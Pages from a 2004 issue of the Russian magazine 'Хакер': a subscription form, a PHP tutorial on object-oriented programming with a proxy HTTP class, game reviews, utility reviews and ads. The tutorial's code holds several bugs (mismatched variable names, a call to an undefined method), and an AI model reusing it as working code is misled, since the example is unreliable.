на первое полугодие 2004 г

на 2004 год

(отметьте квадрат, выбранного варианта подписки)

Ф.И.О. _____

Город/село _____ ул. _____

Дом _____ корп. _____ кв. _____ тел. _____

Сумма оплаты _____

Подпись _____ Дата _____ e-mail: _____

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО "ГеймЛэнд"

ЗАО Международный Московский Банк, г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

КПП: 772901001

Платательщик _____

Адрес (с индексом) _____

Назначение платежа

Оплата журнала "Хакер"

Сумма

на первое полугодие 2004 г.

на 2004 год

Кассир _____

Подпись платателя _____

Квитанция

ИНН 7729410015 ООО "ГеймЛэнд"

ЗАО Международный Московский Банк, г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

КПП: 772901001

Платательщик _____

Адрес (с индексом) _____

Назначение платежа

Оплата журнала "Хакер"

Сумма

на первое полугодие 2004 г.

на 2004 год

Кассир _____

Подпись платателя _____

ОБЪЕКТОМ ПО РНР

ОБЪЕКТНО-ОРИЕНТИРОВАННОЕ ПРОГРАММИРОВАНИЕ В РНР

Несколько десятилетий назад, когда Паскаль рулил миром, компьютеры были большими, а твои родители маленькими, лучшие программисты планеты занимались проблемой создания систем программирования, позволяющих, во-первых, многократно использовать уже разработанный код, а во-вторых, делать это наиболее эффективным и безопасным способом так, чтобы менее квалифицированные (или более ленивые) специалисты могли использовать какие-то решения, не задумываясь о том, как они функционируют. При этом было бы неплохо, если бы пользователи не могли просмотреть исходный код функций, ибо в этом случае появляется возможность торговать этими "готовыми решениями" - а деньги-то программисты любят. Пройдя нелегкий путь от структурного кода к модульному программированию, специалисты естественным образом пришли к объектно-ориентированному подходу.

Никита Кислицин (nikitoz@real.xakep.ru) <http://xa.nikitos.inc.ru>

Что такое ООП?


Объектно-ориентированное программирование базируется на трех основных понятиях, уяснив которые, ты без труда разберешься во всем. Это абстракция, инкапсуляция и наследование. Под абстракцией понимается отбрасывание некоторой избыточной и ненужной в данных условиях информации с целью унифицировать подход к некоторым процессам и объектам и создать признаки, по которым их можно классифицировать. Понятно, что отбрасывание информации - вещь довольно условная, поэтому имеет смысл говорить об уровнях абстракции. Так, например, если в bmp-картинке немного модифицировать код, описывающий каждый пиксел, мы получим два файла, различающихся на самом нижнем уровне абстракции (представление в памяти компьютера) и абсолютно идентичных на верхнем уровне (восприятие человеком).

В программировании же абстракция является инструментом, при помощи которого один программист может передавать другому некоторые результаты своей профессиональной деятельности. Существует несколько методов абстракции, я расскажу об основном - методе спецификации функций и процедур. Под спецификацией понимается словесное описание (например, в форме комментария) действия, которое реализует данный блок, а также описание (в более строгой форме) принимаемых и возвращаемых значений. Таким образом, программист абстрагируется от конкретной реализации некоторой функции - он лишь знает, что она делает и как с ней работать. Можно привести пример функции, вычисляющей синус аргумента. Большинству людей абсолютно не интересно знать, как она замкнута на аппаратные процессорные команды: им достаточно уметь ее вызывать (хотя кто-то и может подозревать, что, наверное, вычисляется сумма ряда Тейлора).

Другой кит ООП - инкапсуляция. Тут подразумевается отделение внутренней реализации объекта или процесса от внешней спецификации общедоступного интерфейса. Приведу интересный пример: внутренний win-модем без проблем может соединиться с внешним хардварным, если найдется протокол, который они оба понимают. При этом реализация функций связи не имеет никакого значения, поскольку они инкапсулированы.

Понятие наследования четко связано с развитием языка. Предположим, есть некоторый объект "А", и мы хотим на его основе создать новый объект "Б", обладающий большим числом атрибутов. Тут на помощь и приходит механизм наследования. Говорят, что

объект "Б" наследует объекту "А", если "Б" обладает всеми свойствами "А", а обратное не всегда верно, поскольку потомок обычно приобретает новые атрибуты. Возвращаясь к примеру из предыдущего абзаца, рассмотрим обычный модем и модем с поддержкой голосовых функций. Тут совершенно понятно, что голосовой модем наследует обычному, исходя из данного выше определения.




PHP Expert editor предоставляет удобный механизм работы с классами

Класс - это шаблон для объекта. Он состоит из свойств и методов, которые показывают, что один объект отличается от другого и что он способен делать. Например, класс для модема мог бы состоять из нескольких свойств (скорость соединения, громкость динамика, используемый протокол связи) и методов (установить/разорвать соединение, передать данные и т.д.). Благодаря наследованию, мы без проблем можем наделить внешний модем функциями электробритвы (добавив методы, управляющие электродвигателем и бреющими решеточками). При этом различные объекты, создаваемые по одному классу, принято называть экземплярами. Биологическая трактовка здесь неуместна, поскольку в программировании наследование определено для классов, а не для конкретных экземпляров, как в живой природе.

ПРИЧЕМ ЖЕ ЗДЕСЬ PHP?

Может показаться, что объектно-ориентированный подход применим лишь для системных языков программирования. Это не так, функции ООП присутствуют и в скриптовых языках типа Perl и PHP. И использовать объектный подход оказывается очень и очень удобно. Ниже я расскажу о семантике ООП в PHP и рассмотрим процесс создания несложного класса для работы с сетевыми соединениями через прокси-сервер. Класс обычно описывается в виде отдельного файла, который потом подключается к сценарию. В PHP класс описывается следующим образом:



PHP пытается создать локальный сокет и связать его с удаленным сервером. Но без разрешения фаервола у него ничего не выйдет :)

```
<?
class ClassName {
/* Ниже - определение
своих свойств. Оператором
var инициализируется
параметр, его наличие
обязательно */
var $a1="value1"; /*
Свойство можно
инициализировать
некоторым значением
по умолчанию */
var $a2; /* Но делать
это необязательно */
```

/* Ниже - определение методов. Они вводятся ключевым словом function */

```
function func1($a3, $a4) {
/* здесь следует описание метода. Как видно, функция принимает два
параметра, являющимися свойствами описываемого класса; вообще, для
указания на создаваемый класс используется переменная $this (ведь у
класса может быть множество экземпляров с самыми разными именами). */
}
?>
```

Создание нового экземпляра класса реализуется при помощи оператора new:

```
$NewObject=new ClassName;
```

Теперь ссылаться на свойства и методы этого объекта можно уже известным способом:

```
$NewObject->var1.
```

Наследование позволяет создавать новые классы путем добавления атрибутов к уже существующему классу. Это реализуется при помощи оператора extends:

```
<?
/* Ниже мы создадим новый класс ClassName, который унаследует все
атрибуты ClassName, но будет иметь и собственные */
```


```
class ClassName2 extends ClassName {
/* определяем новые свойства */
var $a3="value3";
```

```
/* Определение дополнительных методов */
```

```
function func2($a65) {
/* описание функции */
}
}
?>
```

КОДИМ

В качестве примера мы разработаем класс для работы с сетевыми соединениями через прокси-сервер. Это довольно актуальная для языка задача, с которой иногда приходится сталкиваться; написание же соответствующего класса помогает решить эту проблему. Кроме того, это показательный пример, он поможет тебе лучше



Скачанная при помощи скрипта веб-страница

вникнуть в тему и ощутить все удобство ОО-подхода к разработке информационных систем. Подробно прокомментированный код класса находится во врезке. Разобраться в нем крайне просто, если же что-то неясно - пиши, отвечу. На этом позволю себе откланяться.



```
<?
class HttpConnection {
var $ProxyHost;
var $ProxyPort;
function HttpOpenConnection ($Host, $Path, $Port) {
/* Проверяем, хочет ли юзер использовать прокси-сервер для соединения */
if (!isset($ProxyHost) || !isset($ProxyPort)) {
/* Подключаемся без использования прокси-сервера, поскольку
пользователь не определил соответствующие свойства класса */
$ConnectionHost=$Host;
$ConnectionPort=$Port;
echo $Port;
} else {
$ConnectionHost=$this->$ProxyHost;
$ConnectionPort=$this->$ProxyPort;
}
}
/* Следует заметить, что и запрос прокси-серверу, и запрос веб-браузеру
имеют один и тот же вид (см. соответствующие RFC-документы). Поэтому вся
разница между прямым подключением и коннектом через прокси-сервер заключается
в удаленном сожете, с которым осуществляется связь. */

$query="GET http://".$Host.$Port.$Path." HTTP/1.1\r\n".
"Accept: */*\r\n". "User-Agent: Xa-style.phpClass v1.0\r\n".
"Host:$Host\r\n\r\n";
/* Открываем сокет с удаленной точкой связи */
$SocketPointer=fsockopen($ConnectionHost, $ConnectionPort);
if ($SocketPointer) { /* Если соединение установлено */
fputs($SocketPointer, $Query); /* Пишем в сокет запрос */
return $SocketPointer; /* Возвращаем указатель на соединение */
} else return false; /* Если соединение не удалось установить, возвращаем
false */
}
?>
```

```
<?
/* Пример использования класса */
require Class.php; /* подключаем класс */
$conn=new HttpConnection; /* создаем новый экземпляр класса */
$conn->ProxyHost="192.168.0.1"; /* Определяем свойства объекта */
$conn->ProxyPort=3128;
$fp=$atom->ShowFile("www.host.ru", "/index.html", 80); /* Вызываем метод
ShowFile */
?>
```

PS SERVICE.RU

↓ ПСИХОЛОГИЯ
ДЛЯ БИЗНЕСА

↓ ПСИХОЛОГИЯ
НА КАЖДЫЙ ДЕНЬ

↓ ПСИХОЛОГИЯ
ДЛЯ РОДИТЕЛЕЙ

ВСЯ
ПРАКТИЧЕСКАЯ ПСИХОЛОГИЯ
МОСКВЫ

www.psyservice.ru - ежедневное обновление

Урожденная	Пираты Карибского моря
Жанр	3D RPG
Похожесть	Корсары
Мать/отец	Акелла/1С
Требует	P3-800(P3-1200), 128(256), 3D
Групповуха	Обломись
Описуха	Банальный порт с приставки, представляющий собой bestолоккую пародию на пиратскую RPG, которую красиво упаковали и вы-

пустили на рынок. Откуда в названии появилось слово "пираты", непонятно: в игре куда выгоднее заниматься торговлей или контрабандой, нежели пиратством. Система умений персонажей весьма условна, а реализация морских сражений и управления кораблем вызывает лишь отвращение.



ПРИГОВОР **СРЕДНЕ**

Урожденная	Virtual City
Жанр	Строительство города
Похожесть	Серия SimCity
Мать/отец	Digital Dream Studios/Brightstar Games
Требует	P200(P2-350), 64(128)
Групповуха	Обломись
Описуха	Жалкая пародия (в прямом смысле слова) на SimCity. Разработчики не стали утруждать себя разработкой новых идей и поп-

росту клонировали известнейший экономический симулятор. Получилось, как бы помягче выразиться, убожество! Лишенная всякого смысла экономическая модель, удручающая спрайтовая графика, абсолютно неудобное управление - лишь начало перечисления всех недостатков. Редкостный отстой!



ПРИГОВОР **ЛАЖА**

Урожденная	AquaNox 2: Revelation
Жанр	Симулятор жизни на подлодке
Похожесть	AquaNox, Deep Fighter
Мать/отец	Massive Development/JoWood Productions
Требует	P3-700(P3-1200), 256(512), 3D
Групповуха	Обломись
Описуха	Сиквел довольно интересной и в свое время на шумевшей игры. Разработчики

учли все свои предыдущие ошибки, связанные, прежде всего, с движком, и выдали весьма неплохой продукт. AquaNox по-прежнему повествует о жизни на подлодке в бездне, где опасностей и проблем ничуть не меньше, чем на суше. Интересный сюжет и прекрасная реализация подводного мира затягивают не на шутку.



ПРИГОВОР **РУЛЕЗ!**

Урожденная	Nancy Drew: The Haunted Carousel
Жанр	Адвенчура
Похожесть	Серия Nancy Drew
Мать/отец	Her Interactive/DreamCatcher
Требует	P166(P2-266), 32(64)
Групповуха	Обломись
Описуха	Уже восьмой по счету представитель известной детективной серии Nancy Drew.


Интереснейший сюжет и бесподобно переданная обстановка и на этот раз являются главными козырями игры. Желание играть до конца, стремление разобраться с замысловатой загадкой не оставляют тебя ни на секунду. И даже старенький графический движок, который, впрочем, выглядит весьма и весьма неплохо, не может испортить ощущения от игры.



ПРИГОВОР **ХОРОШО**

Урожденная	Cruise Ship Tycoon
Жанр	Тайкун
Похожесть	Atlantis Underwater Tycoon
Мать/отец	Cat Daddy Games/Activision Value
Требует	P2-450(P3-600), 32(64) 3D
Групповуха	Обломись
Описуха	По замыслу разработчиков, Cruise Ship должен был предоставить любому желающему возможность почувствовать себя в

роли судовладельца. Получилось же несколько иное: очередной тайкун, в котором экономическая часть попросту отсутствует. От тебя требуется лишь кликать в нужном месте, чтобы установить энное количество кают, забегаловок, лавочек и прочей развлекательной фигни. Остальное, видимо, неважно.



ПРИГОВОР **СЛАБО**

НОВЫЙ ЖУРНАЛ ПРОХОЖДЕНИЙ И КОДОВ!

По вашим многочисленным
просьбам издательство

(game)land
ОСНОВАНА В 1992

запускает новое ежемесячное издание
"Путеводитель: Страна Игр", полностью
посвященное прохождениям и кодам
к самым популярным компьютерным играм



:: 112 страниц исчерпывающей информации о
лучших компьютерных проектах!

:: Самые детальные руководства и тактические
советы, впечатляющие подборки хитов и кодов,
описание скрытых возможностей и приемов по
взлому, рекомендации от мастеров киберспорта
и многое другое!

:: CD-приложение, под завязку набитое
необходимыми трейнерами, сейвами, модами,
патчами и прочими полезными бонусами!

:: Двухсторонний постер формата А2, который
поможет вам в прохождении игр и нахождении
секретов.

**в продаже
с 30 сентября**

**самый верный компас
на просторах
виртуальных миров!**

спровоцировала финансовый кризис. Жалкие попытки антикризиса были безуспешны. И когда, казалось бы, все потеряно, появился Ты! Супергерой, способный в одиночку остановить это вопиющее безобразие. Все что требуется - пробежать по локациям, убив всех, кто посядет. Скучно.

Урожденная	State of Emergency
Жанр	3D аркада + драки
Похожесть	Fighting Force
Мать/отец	US entertainment/Take 2 Interactive
Требуется	P3-600(P4-1300), 128(256), 3D
Групповуха	LAN, инет
Описуха	Очередной порт с PS со всеми вытекающими последствиями. Великая и могучая Корпорация скупила все, что только можно, и

СРЕДНЕ

ПРИГОВОР

ных миссий, начинается историей о набеге в магический мир тварей из параллельного измерения. Пройти ее полностью - задача не из легких. Новые монстры, их заклинивания, а так же особенности неизвестной ранее местности не дадут тебе спокойствия на протяжении всей игры. Качественно и много!


Урожденная	Age of Wonders: Shadow Magic
Жанр	Походная стратегия
Похожесть	Master of Magic, AoW 1-2
Мать/отец	Trumph Studios/Take 2 Interactive
Требуется	P2-300(P3-600), 128(256), 3D
Групповуха	В ассортименте
Описуха	Вполне приличный аддон одной из самых популярных походных стратегий. Новая кампания, состоящая из четырнадцати огром-

ХОРОШО

ПРИГОВОР

Урожденная	Finding Nemo
Жанр	Адвенчура
Похожесть	Freddie Fish
Мать/отец	Amaze Entertainment/THQ
Требует	P2-266(P2-450), 64(128), 3D
Групповуха	Обломись
Описуха	Красивый и простой квест по мотивам недавно вышедшего на большой экран мультика. Разработчики предлагают тебе


почувствовать себя маленькой рыбешкой Немо, которой во что бы то ни стало нужно выбраться из аквариума, пока хозяйка не вернулась домой. Мило, местами даже прикольно, но уж слишком все просто и банально. Идеальное решение, если нужно развлечь девушку или ребенка, но не более.



ПРИГОВОР **СРЕДНЕ**

Урожденная	Civil War Battles: Campaign Ozark
Жанр	Wargame
Похожесть	CWB: Campaign Corinth
Мать/отец	HPS Simulations/ HPS Simulations
Требует	P200(P2-266), 32(64)
Групповуха	В ассортименте
Описуха	Типичный представитель своего жанра, повествующий о событиях

гражданской войны 1861-1865 в США. Тактическое поле с условными обозначениями городов, локаций и войск, а также бесконечное множество менюшек, служащих для отдачи приказов, будут твоими лучшими друзьями на протяжении всей игры. Исключительно для поклонников жанра, а также настоящих ценителей тактики и стратегии.



ПРИГОВОР **СРЕДНЕ**

Урожденная	Tough Trucks: Modified Monsters
Жанр	Гонки по бездорожью
Похожесть	Larry Ragland 4X4 Challenge
Мать/отец	Bugbear Entertainment/Activision Value
Требует	P3-500(P3-1200), 64(256), 3D
Групповуха	Обломись
Описуха	Хороших гонок на внедорожниках мы, пожалуй, еще не видели: все, что вышло ранее, можно смело

назвать полуфабрикатами. TT: Modified Monsters - не исключение. Физика не отличается реалистичностью, да и вообще какая-то странная. Трассы выглядят убого и однообразно. Единственное, что заслуживает похвалы - качественно реализованные машины и система их апгрейдов. Но этого явно недостаточно!



ПРИГОВОР **СРЕДНЕ**

Урожденная	Battle Engine Aquila
Жанр	Аркада
Похожесть	Gun Metal, Incoming
Мать/отец	Lost Toys/Atari
Требует	P3-700(P4-1500), 128(256), 3D
Групповуха	Сплит-скрин
Описуха	Battle Engine Aquila - это довольно противоречивый симулятор боев роботов-мехов. С одной стороны, разработчики представили

на суд зрителя впечатляющий графический движок и невиданный простор для действий. Но с другой, сюжет весьма и весьма прямолинеен. Бесконечная пальба во все, что движется, хоть и сопровождается притоком адреналина в кровь, но со временем надоедает. Хотелось бы побольше разнообразия!



ПРИГОВОР **ХОРОШО**

Урожденная	Crossroads Green Wave
Жанр	Аркада
Похожесть	Такого еще не было ;)
Мать/отец	Fridgealive/TriNodE Systems
Требует	P2-400(P3-700), 128(256), 3D
Групповуха	Обломись
Описуха	Представь себе ситуацию: обезумевшие жители одного из городов Англии разом сели за руль своих авто и выехали по-

кататься. Ну, хобби у них такое - путешествовать на машине в час пик. Светофоры же, в свою очередь, автоматически ну никак работать не хотят: каждый необходимо переключать вручную! И столь ответственную миссию поручили тебе! Просто кликай мышкой по лампочкам, и все будут довольны.



ПРИГОВОР **ЛАЖА**

032

e-shop

<http://www.e-shop.ru>

ХАКЕР'S STUFF X

ТОВАРЫ НА БУКВУ



Футболка "Думаю..." с логотипом "Хакер": белая

\$13.99



\$35.99

Толстовка "WWW" с логотипом "Хакер": темно-синяя



Куртка ветровка (GL) "FBI" с логотипом "Хакер": темно-синяя, черная

\$39.99

Бейсболка (GL) с логотипом "Хакер", темно-синяя

\$17.99



\$19.99

Пивная кружка с логотипом "Хакер"



ВСЕ ЭТИ ФИШКИ ТЫ МОЖЕШЬ ЗАКАЗАТЬ
НА НАШЕМ САЙТЕ WWW.XAKER.RU,
ИЛИ ПО ТЕЛЕФОНУ: (095) 928-0360, (095) 928-6089

Урожденная		Disciples 2: Galleon's Return
Жанр	Полоховая стратегия	
Плохожесть	Disciples 1-2	
Мать/отец	Strategy First/Strategy First	
Требуется	P2-286(P2-450), 64(128), 3D	
Групповуха	В ассортименте	
Описуха	Во всех отношениях убогий аддон. Работники Strategy First не стали особо напрягаться и просто соединили вместе два	
ПРИГОВОР		
СЛАБО		
докатиться) из точки А в точку Б, собрав драгоценные камушки. Что тут сложного? Дело в том, что нужно четко исползовать все особенности конструкций, по которым предстоит путешествовать, учитывать отсутствие гравиляции, обходить все препятствия. Увлекает.		
Урожденная		Marble Blaster
Жанр	3D-аркада	
Плохожесть	Pac-Man	
Мать/отец	GarageGames/eGames	
Требуется	P2-400(P3-600), 64(256), 3D	
Групповуха	Обломись	
Описуха	Невероятно увлекательная 3D-аркада. Тебе предстоит играть роль некого шарика, которому необходимо добраться (а скорее	
ПРИГОВОР		
ХОРОШО		



Анекдоты Есть! v 1.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1603 Kb
<http://anekdot.nm.ru>

Осень. От паршивой погоды портится настроение. Чтобы развеяться, народ лишней раз лезет в Сеть за очередной порцией свежих анекдотов. Однако бродилка тормозит, реклама на веб-страницах раздражает, а свежак на любимых сайтах появляется так редко... Есть от чего впасть в депрессию! К счастью, существует хорошая альтернатива ручному анекдот-серфингу. Она предусматривает принудительную установку на машину захандрившего юзера программы "Анекдоты Есть!" Этот софт занимается автоматической доставкой свежих анекдотов на компьютер больного с последующим выводом их на экран с рекомендованной Минздравом частотой.

По умолчанию программа таскает контент с Open.Ru и Humorist.Narod.Ru. Поддержка других сайтов обеспечивается путем подключения дополнительных плагинов. Готовые плагины для работы с сайтами Anekdots.Ru и Anekdotov.Net лежат на домашней странице проги. Кроме того, в файле справки подробно расписано, как загрузить собственный плагин на Delphi и Visual C++.


Программа отличается разборчивостью - скачиваются лишь анекдоты выбранной юзером тематики. Вывод анекдота на экран производится или в обычном окне, или с помощью бегущей строки. Частота показа регулируется в широких пределах. Приятная деталь: если показанный анекдот кажется тебе несмешным, его можно тут же стереть из базы данных. В результате к концу рабочего дня у тебя на машине оказывается действительно качественная подборка. Перед уходом ее можно перечитать и запомнить, дабы вечером было, что рассказать друзьям.



GetNews v 1.02

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1265 Kb
www.getnewsgroup.com

Еще одна "гребилка новостей". Она автоматически собирает интересующую тебя информацию из различных сетевых источников и сохраняет ее в своей локальной базе данных. При этом новости скачиваются целиком - дело не ограничивается коллекционированием одних только заголовков. То есть ты можешь выйти в Сеть, обновить базу данных GetNews, затем отключиться и не спеша просмотреть накопленное. Загрузка новостей идет быстро - прога берет лишь текст, не тратя время на скачивание баннеров и элементов оформления веб-страниц. Имеется удобный интерфейс, способствующий комфортному чтению, и приличный поисковый механизм, позволяющий выловить нужную новость (по дате получения, по категории или контексту) из общей массы накопленного материала. Впрочем, если бы программа GetNews могла похвастаться только этим, она скорее всего затерялась бы среди аналогичных разработок. Но есть одна фишка, которая дает GetNews серьезное преимущество. Фишка эта состоит в том, что программу можно вручную настраивать на новые источники информации. Конкуренты отдыхают. Ихто "гребилки новостей" настройке не подлежат - юзеру предлагается выбрать из жестко заданного набора сайтов. А с GetNews все значительно интересней: читаешь описание внутреннего скриптового языка программы (на русском), а потом программируешь новый канал, который, допустим, будет качать новости с известного варезного ресурса. А что, разве плохо? Причем, что любопытно, ты не обязательно должен ограничиваться классическими веб-сайтами. Ведь без особых усилий GetNews можно "подключить" к любому блогу или форуму... Надеюсь, ты понимаешь, какие перспективы при этом открываются?! Только представь себе: один клик мышки, и свежая инфа с пары десятков твоих любимых интернет-ресурсов сливается в одну общую ленту новостей, доступную для офлайн-просмотра.



Maileet v 1.02b

Windows NT/2k/XP
Freeware
Size: 758 Kb
www.maileet.com

Хорошо, наверное, подключаться к Сети по выделенной линии. Правда, доступно это, увы, не каждому. Более того, у многих в нашей стране контакты с инетом вообще ограничены рамками электронной почты. У кого-то на работе сквозь брандмауэр только почта и проходит, а кто-то дома юзает безлимитный почтовый тариф, поскольку в его городе полноценный сеансовый доступ в Сеть стоит неоправданно дорого. И ничего, выкручиваются люди. С помощью специальных сервисов заказывают себе на мыло веб-странички, заливают файлы. Придумывают для этого дела разные проги, да еще и с другими своими наработками делятся! Порой встречаются весьма любопытные вещи. Вот, к примеру, программа Maileet. Она предлагает удобное решение проблемы передачи файлов большого объема по e-mail. Любый файл Maileet делит на части заданного размера, каждая часть вкладывается в отдельное письмо, а затем все письма одно за другим уходят по требуемому адресу. На машине получателя (у него также должна быть установлена программа Maileet) происходит обратный процесс - автоматическое получение писем и сборка файла из отдельных частей.

Прога сделана добротнo. Если тебе часто приходится обмениваться с друзьями файлами по мылу, советую тебе к ней внимательней присмотреться. В ней имеется масса интересных особенностей. К примеру, она встраивается в контекстное меню Windows (т.е. кликаешь по нужному файлу правой кнопкой мышки и сразу же отсылаешь его кому надо), интегрируется с Outlook, ведет простейшую адресную книгу и позволяет приостанавливать/возобновлять отправку/получение писем. Хотя, если ты мазохист и любишь гонять по дерьмовому диалогу письма с мегомегабайтными вложениями, то тогда, само собой, подобная софтина тебе ни к чему :).




XP Style Hacker v 1.0

Windows XP
Freeware
Size: 612 Kb
<http://minimice.cjb.net>

Думаю, ты заметил, что в Windows XP внешний вид стандартных компонентов (кнопки, поля ввода, полос прокрутки и т.д.) зависит от используемой визуальной темы. Родную XP'шную тему я терпеть не могу, но статья Hottific'a (опубликованная в этом же номере) заставила меня обратить внимание на целый ряд альтернативных вариантов. Окончательный выбор я еще не сделал, но в данный момент моя XP'шка приключается альфа-версией Windows Longhorn. Во время тестирования обнаружился один неприятный факт - на интерфейс очень многих программ, даже написанных после выхода Windows XP, смена визуальных стилей особого влияния не оказывает. Для решения этой проблемы я решил воспользоваться советом Hottific'a. В результате каждая "консервативная" прога на моей машине была снабжена специальным манифестом (xml-файлом определенного вида). Правда, создавать манифесты вручную я не стал - за меня это сделала утилита под названием XP Style Hacker. Для создания манифеста XP Style Hacker требует лишь указать путь к программе, которую необходимо заставить поддерживать темы. После этого в каталоге программы появляется шаблонный файл манифеста, под названием "имя.exe-файла проги.manifest" (т.е. если "модернизируемая" прога называется "simplecheck.exe", то файл манифеста будет называться "simplecheck.exe.manifest"). Манипуляция нехитрая, никаких изменений в коде программы не производится, однако разница, как говорится, видна невооруженным глазом. Посмотри на скриншот: там изображена одна и та же прога до и после включения поддержки XP'шных тем.

Примечание: во время работы утилита XP Style Hacker требует минимального участия со стороны пользователя, но с ней в нагрузку идет пара рекламных модулей. Само собой, их можно убить, но если тебе не хочется этим заниматься - качай отечественную разработку XP-Look (<http://md-soft.fatal.ru>).




ABC Amber The Bat v 1.05

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1071 Kb
www.thebeatlesforever.com/processtext

Для меня эта прога - из разряда must have. С ее помощью можно быстро преобразовать произвольную подборку электронных писем в один-единственный документ требуемого формата. Зачем? Да вот типичная ситуация: хочешь ты почистить свой архив сообщений, а там рассылки разные, личная и деловая переписка... Несколько тысяч писем... Перебирать такую массу не будешь, стирать все подряд небезопасно (ибо легко можно похерить что-нибудь важное, типа письма с паролями :)). Остается заzipовать весь архив целиком. А что, так многие делают! Только это не вариант. Ведь для того, чтобы в таком архиве что-либо найти, его сначала надо распаковать и заново подключить к мейлеру. Нет, коллега, я убедился - лишь использование конвертера ABC Amber The Bat делает жизнь легкой и приятной. Запускаешь прогу, она показывает тебе содержимое твоего почтового ящика, ты щелкаешь по разделам (Bat'овским папкам) и отмечаешь письма, которые желаешь сохранить. Не хочешь мучиться - щелкай по "Select All Messages" и сохраняй все письма раздела. Есть желание повыбирать? Ок, отмечай лишь те письма, которые тебе действительно нужны. Ориентироваться исключительно по заголовкам писем не придется - имеется режим просмотра выделенного сообщения. Конечная стадия - выбор формата (PDF, HTML, RTF, TXT Ansi, TXT Unicode, DOC и др.) и нажатие кнопки "Сохранить Как". После этого ты получаешь на руки готовый документ с содержанием, закладками, текстами всех выбранных сообщений и работающими гиперссылками (само собой, если ты не выбрал "сохранять в txt"). Парочка заходов и архив из нескольких тысяч посланий превращается в десяток-другой объемных текстовых файлов, которые можно хранить где угодно и открывать при первой необходимости.

Примечание: не Bat'ом единым жив человек. Разработчики об этом знают, поэтому на домашней страничке проги (и на нашем CD!) можно найти аналогичные конвертеры для мейлеров Eudora, Outlook Express и Becky.



ЧИТАЙ
ВЫБИРАЙ
СМОТРИ
ВСЕ ФИЛЬМЫ НА DVD



Издание, предоставляющее информацию о содержании и качестве лицензионных дисков dvd, выпущенных в России за год!

ТЕСТЫ И ОТРЫВКИ ИЗ ЛУЧШИХ ФИЛЬМОВ

УЖЕ В ПРОДАЖЕ

ВОСПОЛЬЗУЙТЕСЬ ВОЗМОЖНОСТЬЮ
ПОДПИСАТЬСЯ НА
"DVD-GUIDE"
ЧЕРЕЗ РЕДАКЦИЮ
ЖУРНАЛА "TOTAL DVD"

Подробности на сайте
www.totaldvd.ru

THE XEP VER 09.03 (57)

»»»» СОФТ

- MySQL 3.23.57
- NAV virus definitions
- Nero Burning Rom 6.0015
- NetLimiter v1.21 (beta)
- NTFS Reader for DOS 1.01
- OnlineOffice Pro
- plp-4.3.3-Win32
- Picture Page
- Plex Style II
- PrintMonitor v1.2
- RaiderTFD 2.4 Build 729
- RazorLame v1.1.5.1342.
- Rebuild
- Restorator
- Runtimes GetDataBack v2.20
- SafeCD
- Samurize v 0.92d
- Screen Mate Builder v 1.1
- SecureCRT 4.0.8
- SpeedCommander
- Style XP
- The Bat 2.00
- Tm Reader v 2.7 Russian
- TrashReg
- TVTool 8.2.5
- uMessenger 2.0 VTO
- Unknown Device Identifier 2.00
- User profiles
- Virca 1.1.3 by Vidar Holen
- VMware Workstation For Windows 4.0.2.5592
- Watercolor Visual Style v 4.2
- Web Compressor v1.03.
- WebDrive v5.30.
- Web Log Suite 1.3 Beta 3
